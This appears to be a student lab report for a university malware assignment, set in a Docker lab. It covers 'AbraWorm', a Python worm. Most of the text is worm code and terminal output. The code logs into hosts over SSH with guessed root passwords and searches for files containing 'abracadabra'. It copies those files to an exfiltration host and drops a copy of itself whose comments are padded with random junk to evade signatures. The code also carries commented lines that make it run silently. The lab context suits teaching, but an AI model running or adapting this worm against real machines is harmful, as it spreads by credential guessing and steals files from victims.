    # Ad!%%%!!!!$$^^^^^^^$$$$$$$$*******d new li&&&&ne cha********ra***cters b$$$$$$$$$$$$$$etween rand*******o&&&&&&&&mly@********@@ c%%%%hosen sets of
    i = 0
    while i < len(code):
        if random.random() < 0.3 and i + 1 < len(code):


            code.insert(i + 1, '\n')
        i += 1
```

```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$
```



```python
                hash_index = line.index('#')

                random_index = random.randint(hash_index+1, len(line)-1)

                line = line[:random_index] + random_chars* random.randint(3,10) + line[random_index:]


        altered_code += line






    # Sav$$$$$!!!&&&$$$$e the^^@@@@@@@@$$$$$$$$^^ a&&&&ltered c&&&&&&&&&ode to the new *******f@@@@^^^^^^^^@@@@il!!!e
    with open(altered_file, 'w') as file:
        file.write(altered_code)


    return altered_file


##  @@@@@ You woul!!!d want @@@@@@@to unco!!!!!!!mment t!!!!!!!!he $$$$$$$following tw$$$$$$$$$$o@@@ lines fo$$$$^^^^^^^^****&&%%%%%%%%&****^^$r the worm t

#@@&&&&&@@@@$$$$$%%%%%%%$@@@@@@@&&&&&@@@@%%!!!!$$$!!!!!%%@@#  ***** wor!!!k sile!!!!&&%^^^^^%%%%%%%&&&!!^^^ntly:




#^^^^^^^sys^^^^.s&&&&&&&$$$&&&&@@@tdout =@@@@@@@@@ o&&&&pen(os.^^^^^^^^^!!!!!!!!de!!!!vnull, 'w&%%^^^^%%%****%%%%%&&&&&&&&&')

#sys.s@@@@@@@@@t@@@@der%%%%^^^^%%%&&&&%%r = open(!!!!!!!!!!o$$$$$s.dev@@@n$$^^^^^^^^$$$$$$$$!!!!!!!!!$$$$%%%%%%%%$ull, &&&&&'w')
```


From the above code snippets, it is clear that the alteration code is working completely fine.

Task 3: Here we need to examine the files of the directories at every level and transfer the desired files to target machine.

For this purpose, the files are collected recursively from each directories and saved to host machine first. Then the files are read from the host machine and sent to the target machine.


This modification is done on the code of Task 2. Therefore, here the modifications in task 2 are avoided in discussion.

Code snippets of modification in task 3:




```
#     continue
# Now let's look for files that contain the string 'abracadabra'
cmd = 'grep -rls abracadabra *'
stdin, stdout, stderr = ssh.exec_command(cmd)
error = stderr.readlines()
if error:
    print(error)
    continue
```

This code snippet recursively collects all the files in a remote machine.



```
print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))

target_dir = 'CollectedFiles'+ip_address
os.makedirs(target_dir)

scpcon = scp.SCPClient(ssh.get_transport())
if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        scpcon.get(target_file,local_path=target_dir)
# Now deposit a copy of AbraWorm.py at the target host:
altered_filename = alter_code()
absolute_path = os.path.abspath(altered_filename)
scpcon.put(absolute_path)
scpcon.close()
os.remove(altered_filename)
```


The code snippet creates a directory using the ip address as name and stores the files of interest at target in this directory.




```
            os.chdir(target_dir)
            if len(files_of_interest_at_target) > 0:
                print("\nWill now try to exfiltrate the files")
                try:
                    ssh = paramiko.SSHClient()
                    ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
                    #  For exfiltration demo to work, you must provide an IP address and the login
                    #  credentials in the next statement:
                    ssh.connect('172.17.0.3',port=22,username='root',password='mypassword',timeout=5)
                    scpcon = scp.SCPClient(ssh.get_transport())
                    print("\n\nconnected to exhiltration host\n")
                    for filename in files_of_interest_at_target:

                        scpcon.put(filename)

                    scpcon.close()
                    os.chdir('..')
                except:
                    print("No uploading of exfiltrated files\n")
                    print("error in filename: ", str(filename))
                    os.chdir('..')
                    continue
    if debug: break
```

The code snippet enters in the desired directory, sends the files of the directory to the target machine, then comes back to the current directory from where the code is executing.

Before Executing the Attack:




Current directory before executing the attack.



```
root@694fce8aeef3:~# ls
abra.txt  abra_dock1.txt  altered_1805115_2.py  anik  test.foo  test2.txt
root@694fce8aeef3:~# cd anik
root@694fce8aeef3:~/anik# ls
another_abra.txt  nested  next_abra.txt
root@694fce8aeef3:~/anik# cd nested
root@694fce8aeef3:~/anik/nested# ls
hola.txt  yoo.txt
root@694fce8aeef3:~/anik/nested# exit
exit
```


Files of the target remote machine of ip 172.17.0.2




```
root@a6e45bf36183:~# ls
dir1  test.foo
root@a6e45bf36183:~# cd dir1/
root@a6e45bf36183:~/dir1# ls
abra_dir1.txt  dir2
root@a6e45bf36183:~/dir1# cd dir2/
root@a6e45bf36183:~/dir1/dir2# ls
root@a6e45bf36183:~/dir1/dir2# cd ..
root@a6e45bf36183:~/dir1# cat abra_dir1.txt
abracadabra
root@a6e45bf36183:~/dir1# cd ..
root@a6e45bf36183:~# cat test.foo
This will not be affected by AbraWorm
root@a6e45bf36183:~# 
```

Files of the target remote machine of ip 172.17.0.5

Output of the execution:




```
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ python3 1805115_3.py

Trying password mypassword for user root at IP address: 172.17.0.2


connected



output of 'ls' command: [b'abra.txt\n', b'abra_dock1.txt\n', b'altered_1805115_2.py\n', b'anik\n', b'test.foo\n', b'test2.txt\n']

files of interest at the target: [b'abra.txt', b'abra_dock1.txt', b'altered_1805115_2.py', b'anik/another_abra.txt', b'anik/next_abra.txt',
b'anik/nested/yoo.txt']
abra.txt
another_abra.txt
next_abra.txt
yoo.txt
altered_1805115_2.py
abra_dock1.txt

Will now try to exfiltrate the files


connected to exhiltration host
```



```
connected to exhiltration host


Trying password mypassword for user root at IP address: 172.17.0.5


connected



output of 'ls' command: [b'dir1\n', b'test.foo\n']

files of interest at the target: [b'dir1/abra_dir1.txt']
abra_dir1.txt

Will now try to exfiltrate the files


connected to exhiltration host

seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ 
```


After Executing the Attack:

Note that, all the files containing “abracadabra” in all the directories at each level is collected and transferred to target machine. For this, the following directories are created to collect the files in host machine.




/home/seed/Offline-Malware-Jan23/1805115_Code/

172.17.0.2 machine’s collected files:




/home/seed/Offline-Malware-Jan23/1805115_Code/CollectedFiles172.17.0.2/

172.17.0.5 machine’s collected files:



/home/seed/Offline-Malware-Jan23/1805115_Code/CollectedFiles172.17.0.5/

Transferred files to target machine:



```
exit
seed@CSE406:~/Offline-Malware-Jan23/1805115_Code$ docksh b82
root@b82379d4ecde:/# cd root
root@b82379d4ecde:~# ls
abra.txt  abra_dir1.txt  abra_dock1.txt  altered_1805115_2.py  another_abra.txt  next_abra.txt  yoo.txt
root@b82379d4ecde:~#
```